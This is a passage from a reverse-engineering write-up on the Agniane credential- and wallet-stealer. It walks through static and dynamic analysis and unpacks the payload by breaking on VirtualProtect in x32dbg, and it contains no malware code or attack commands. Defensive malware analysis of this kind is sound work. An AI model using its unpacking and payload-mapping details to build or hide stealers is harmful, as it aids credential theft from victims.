Reversing & Technical Analysis of Agniane Stealer

Introduction:

Agniane stealer is a stealer malware that steal information from victim host such as credentials , system information and crypto wallets and is sold on dark web forums. The main payload is in .NET which does all the data harvesting, collection and sending the information to remote server.


Methodology :

Initial Static Analysis
Initial Dynamic Analysis
Unpacking of the stealer
Decryption of the strings
Reversing and analysis
Detection Content
YARA signature.
Sigma Rule.
Mapping to MITRE Framework


Initial Static Analysis:

For the Initial Static Analysis we will try to find out possible places from where the stealer could be mapped into memory, for that we will stick to DIE, Pestudio & Hexeditor. First thing I always do is to check what are we dealing with is it a standard executable or something else maybe executable are tamper such as erasing of header etc.


From my observation it seems a standard executable inside hex editor with valid functions being shown inside the PE such as LoadLibrary, VirtualFree etc.




By opening the executable inside the DIE and a quick analysis states that it is made with visual studio C/C++. I always lookout for two interesting places inside the PE ie sections and resource section as these are the two places from where likely in most case main payload is mapped into memory, therefore let's take a look at these interesting places.
File is 213 KB in size and there is one library loaded i.e. KERNEL32.dll.



When looking at the entropy of the executable it seems that entropy for text section is high with size 0xdc00 and rest seems below the threshold.
Entropy for text section is => 6.9 (High).



Even though the entropy for resource section is not high just keep In mind that RCDATA is possible huge in size and we could not read any plain text from that section. Seems interesting though just keep that in mind .



From what we can conclude from initial static analysis is that the stealer is packed and the possible places from which the stealer could be mapped into memory is :


1- Text section (As the entropy is high and size of text section also seems interesting).
2- Resource section (RC DATA Even though entropy is not high I could read a single plain text word, it could be possible that it might be encrypted or its just gibberish .)

With that we will move to Initial dynamic analysis.


Initial Dynamic Analysis:

For the initial dynamic analysis we will try to see what process is being created by stealer and what windows object is getting accessed as well such as registry, object, etc.
Basically the idea is to see how malware behave and what is the process of mapping the main payload into the memory. For this we are going to use Process Explorer, Tinytracer and ProcMon.

As soon as I run the sample, it quickly creates a werfault.exe and then exit its process and wefault.exe. Let's enumerate what happens in background with the help of Procmon.WerFault.exe is used for windows error reporting.



From what we can gather from procmon is that the sample first calls conhost.exe as its console application and immediately it wants to create a service, during the creation of service it seems to do some check and then exit out by calling WERFAULT.exe. More details can be uncovered by using Procdot but for time being will stick to Procmon.




We will now use tinytracer as nowadays I use it quite often to understand the malware api internals what could be possible api from where the main payload could be mapped into memory. In most cases I always lookout for these api:
1-VirtualAlloc/VirtualProtect
2-VirtualAllocEx
3-CreateprocessA/W
4-CreateProcessInternalW
5-ResumeThread/CreateThread
6-SetThreadContext/CreateRemoteThread

From the analysis of report/tag by tinytracer i could see VirtualAlloc & VirtualProtect and by doing further more analysis there is a call to CreateThread too.


Unpacking of the sample:

For unpacking of the sample we will use x32dbg and will inspect the interesting windows api function to see what image is mapped into memory (Possibly the stealer). Possible api to look out for is VirtualAlloc & VirtualProtect along with CreateThread. As no remote process is being involved.


After 3 hits to VirtualProtect we will get our unpacked sample from the packed sample which we will write to disk as dump.




This is our final payload which we are going to reverse and do analysis further in order to know the details of the malware sample. Final payload is 32-bit with entropy around 5 file size is around 172032.



If we open the dump file in PEBEARX86 we will see that imports are not align properly since the dump is mapped according to memory we need to fix it.





After fixing the dump it will look like this.



